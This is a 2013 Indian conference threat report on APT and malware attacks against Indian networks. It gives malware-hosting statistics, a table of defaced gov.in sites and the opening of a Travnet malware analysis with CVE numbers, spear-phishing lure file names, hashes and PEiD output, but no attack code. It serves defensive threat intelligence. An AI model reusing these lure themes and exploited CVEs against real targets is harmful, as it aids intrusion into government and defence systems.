ASIA'S FOREMOST INFOSEC CONFERENCE
GROUND ZERO
SUMMIT 2013

Inside Report – APT Attacks on Indian Cyber Space

REPORT BY INFOSEC CONSORTIUM

Author:,
Rajshekhar Murthy – Director, CERT-ISAC, National Security Database
Atul Alex Cherian – Director, Research Bundle

In Collaboration with

CERT-ISAC

Supported by NTRO and CERT-IN, Government of India

Malware analysis powered by Po Antivirus from Research Bundle

Supporting Authors:

Atul Alex Cherian, National Security Database empaneled expert | ***Director – Research Bundle***

Rajshekhar Murthy, National Security Database empaneled expert | ***Director – CERT-ISAC (NSD)***

Supported by

An INFOSEC CONSORTIUM Event

Objective:

The objective of this report is the following:

- An overview of malware distribution in Indian Cyberspace
- Detailed, in-depth technical analysis of Advanced Persistent Threat (APT) actors against India
- Enumerate the primary technical causes leading to successful attacks
- Recommendations to improve and protect the overall Critical Information Infrastructuren


About CERT-ISAC

CERT-ISAC is India's first Independent CERT for mobile and electronic security. Established by the non-profit scientific foundation **"Information Sharing and Analysis Center"** (ISAC) that manages the **National security Database** (NSD) program, CERT-ISAC has a dedicated 30 seat threat intelligence monitoring center at New Delhi and Mumbai to monitor constant threats and attacks on the India Cyber Space. CERT-ISAC has numerous security experts from the National Security Database program who regularly support the research initiatives.

About Po: Mobile Anti-Virus

"Po" is an advanced behavior based mobile anti-virus designed by the organization **Research Bunble,** especially for the defence. The Po Engine is currently used by CERT-ISAC for malware analysis and certification of mobile apps for security and privacy.

How is this document organized:



Pre-requsites to read the document

Section	Rating	Audience
Part One	Non Technical	CEOS, Chairman, Directors
Part Two	Highly Technical	Technical and Subject Matter Experts
Part Three	Semi-Technical	Managers, CIOs, Vice Presidents and above
Part Four	Non Technical	CEOs, Chairman, Policy makers, Authority

Table of Contents


PART ONE

Hunter or the hunted? :

PART ONE: HUNTER OR HUNTED?

Attacks & Cyber threats against India

www.ResearchBundle.com



norman

May 2013

OPERATION HANGOVER

Unveiling an Indian Cyberattack Infrastructure

Snorre Fagerland, Morten Kråkvik, and Jonathan Camp
Norman Shark AS

Ned Moran
Shadowserver Foundation

Part of a PDF decoy from one of the malicious installers (md5 06e80767048f5edefc2dea301924346c).

The recent 'Operation Hangover' report from Norman's Malware Detection Team has projected India as an emerging APT actor. The report goes on to document a detailed analysis of targeted malware and lists a small number of Indian-based companies that were potentially threat actors involved in the campaign.

While the 'Hangover' report itself has been widely debated in the Indian Information Security community, there is little proof, beyond circumstantial evidence provided in the Norman report, that Indian actors were behind this APT campaign, and the larger concern remains that India is the victim of numerous APT campaigns, rather than an instigator of this threat.

As our Government is rapidly migrating towards e-governance, it is vital to ensure a robust approach to data security is implemented from an early stage to prevent misuse and subsequent attacks on critical infrastructure and the national economy. A quick look at India's history with respect to battling cyber threats, reveals an age-old & on-going war between the "hackers" from various Nations. Defacement of Indian government sites date back to the year 2003 & even today, they continue to happen.

In this report, we analyse the various facts and provide in-depth analysis of an "Advanced persistent threat" attack on India that makes us ask – ***Are we the hunter or the hunted?***

How is this report organized?

- Part one – Hunter or the Hunted?
- Part two – Advanced persistent threat - analysis
- Part three - Primary Causes
- Part four - Recommendations

APT campaigns against India


"Advanced persistent threat" or APT as it is known, is a reality today. Unlike the regular script-kiddie attacks that are carried out usually for fun or for fame, APTs are serious campaigns, undertaken by groups with a variety of skill-sets. The focus of an APT campaign usually is to gather valuable information against specific companies / organizations or selected sectors of a country. These usually begin with highly targeted spear-phishing attacks.

Malware Distribution in India

Out of 25,935 websites scanned by Google, 14% websites were infected by Malware.


Overview of attacks on India from 26th May 2013 to 26th June 2013

AS = Attack Sites




Autonomous System	Number of sites scanned	Scanned sites hosting malware	% of AS scanned
TATA Communications	3,456	711 (21%)	3%
Web Werks (33480)	3,861	780 (20%)	5%
Netmagic Datacenter Mumbai (17439)	2,632	387 (15%)	4%
CtrlS Datacenters (18229)	4,594	459 (10%)	4%
Net4India (17447)	2,701	156 (6%)	2%
National Informatics Centre (4758)	1,165	16 (1%)	3%


Attacked and compromised websites from TATA Communications




Attacked and compromised websites from Web Werks




Attacked and compromised websites from Net Magic Datacenter Mumbai




Attacked and compromised websites from Ctrl-S Datacenter



Attacked and compromised websites from Net4India



Attacked and compromised websites from National Informatics Center (NIC)



Statistics from CERT-IN

To make some sense of the current scenario of cyber security in India, let's have a look at some of the statistics published by CERT-India. The following table should give us a good idea of how things are shaping up.

Activity	2006	2007	2008	2009	2010	2011
Security Incidents handled	552	1237	2565	8266	10315	13301
Security Alerts issued	48	44	49	29	43	48
Advisories Published	50	66	76	61	72	81
Vulnerability Notes Published	138	163	197	157	274	188
Security Guidelines Published	1	1	1	0	1	4
White papers/Case Studies Published	2	2	1	1	1	3
Trainings Organized	7	6	18	19	26	26
Indian Website Defacements tracked	5211	5863	5475	6023	14348	17306
Open Proxy Servers tracked	1837	1805	2332	2583	2492	3294
Bot Infected Systems tracked	0	25915	146891	3509166	6893814	6277936

It's not surprising to note that the threats are increasing at an alarming rate, year after year. In a way, it's heartening to observe the CERT evolve & rise upto newer challenges & latest threats.

Unfortunately, it's not enough. The reports submitted by CERT do not take into account the most fundamental aspects of maintaining a state of secure IT environment. This fact is evident from the number of security incidents that happen over an year & how the right authorities react to them. If every reported incident was handled properly by identifying the root cause, followed by a full security audit, we wonder if the numbers would grow so fast. As mentioned earlier, cases of government sites being defaced date back to 2003. Even today, one can find servers running older & vulnerable versions of software, poor server management, web applications deployed on these servers being designed & implemented by programmers who lack awareness of secure coding practices, to name a few. The private sector though, is much more cautious & alert when it comes to their IT infrastructure compared to the government.


Attack on Indian IT Infrastructure: Zone-H Statistics

Let's analyse the state of government's IT infrastructure in the following pages.

While the statistics presented by CERT-In looks alarming by itself, the actual state of domains that end with "gov.in", is much worse. A quick look at the following recent screenshot of www.zone-h.org site provides some shocking insight. According to the site, the current statistics are as follows:

Total Notifications : 1299

Mass defacements : 753



NOTIFIER

DOMAIN .GOV.IN

Special defacements only □ Fulltext/Wildcard ☑ Onhold (Unpublished) only □

Date : ALL

Total notifications: **1,299** of which **546** single ip and **753** mass defacements

Legend:
H - Homepage defacement
M - Mass defacement (click to view all defacements of this IP)
R - Redefacement (click to view all defacements of this site)
L - IP address location
★ - Special defacement (special defacements are important websites)

Date	Notifier	H	M	R	L	★	Domain	OS	View
2013/06/25	HaYaL-ET-06	H	M		🇺🇸	★	sangaifestival.gov.in	Win 2008	mirror
2013/06/25	HaYaL-ET-06		M		🇺🇸	★	tahmanipur.gov.in/index.html	Win 2008	mirror
2013/06/22	h4x0r HuSsY			R	🇮🇳	★	teaboardsptf.gov.in/downloads/...	Linux	mirror
2013/06/03	Dr.Freak				🇮🇳	★	karnataka.gov.in/karnatakachil...	Win 2003	mirror
2013/06/03	Dr.Freak		M		🇮🇳	★	karunadu.gov.in/karnatakachild...	Win 2003	mirror

PART TWO:

ADVANCED PERSISTENT THREAT

PART TWO: ADVANCED PERSISTENT THREAT - ANALYSIS

The Travnet Case

A recent incident that caught our attention was the “**Travnet**” case. We carried out a preliminary analysis of our own on the subject. Kaspersky as well as McAfee amongst others, have published detailed analysis of the malware & the campaign.

Our focus was to understand the nature of the group behind the attack & its agenda. It began with Kaspersky's revelation of the attack. We recommend you to go through Kaspersky & McAfee's analysis of the malware to know more about the spear phishing campaign & the exploits used.

Our analysis is currently focussed only on the malware samples that are dropped on the target systems, as the exploits used during the spear-phishing campaign are older & already patched by the respective vendors.

To summarize the modus operandi of the attack, targeted phishing mails were sent to individuals, having Office documents as attachments. These documents exploited previously known vulnerabilities (CVE-2012-0158 and CVE-2010-3333) to drop “Travnet” malware onto the systems. Its fascinating to note that the attachments that were sent to Indian targets were carefully selected & some of them were named as follows:

- “Army Cyber Security Policy 2013.doc”
- “Jallianwala bagh massacre a deeply shameful act.doc”
- “Report - Asia Defense Spending Boom.doc”
- “His Holiness the Dalai Lama’s visit to Switzerland day 3.doc”
- “BJP won’t dump Modi for Nitish NDA headed for split.doc”


As its evident, the group behind the attack obviously has done extensive research on topics that are current as well as intriguing to the Indian targets. We managed to acquired 2 variants of the “Travnet” malware & our analysis of the same is as follows.

Travnet Technical Analysis: Part A

File details :

Filename	travnet_A.exe
MD5	d286c4cdf40e2dae5362eff562bccd3a
SHA1	25ac3098261df8aa09449a9a4c445c91321352af
SHA256	a75fdd9e52643dc7a1790c79cbfffe9348f80a9b0984eafd90723bf7ca68f4ce
Filesize	97792 bytes
Filetype	PE32 executable (GUI) Intel 80386, for MS Windows

A quick analysis by PEiD reveals that the binary is not packed or protected.



PEiD v0.95

File: C:\Documents and Settings\marky\Desktop\travnet\travnet_A.exe

Entrypoint: 000028D9

EP Section: .text

File Offset: 00001CD9


First Bytes: 55,8B,EC,6A

Linker Info: 6.0

Subsystem: Win32 GUI

Microsoft Visual C++ 6.0

☑ Stay on top



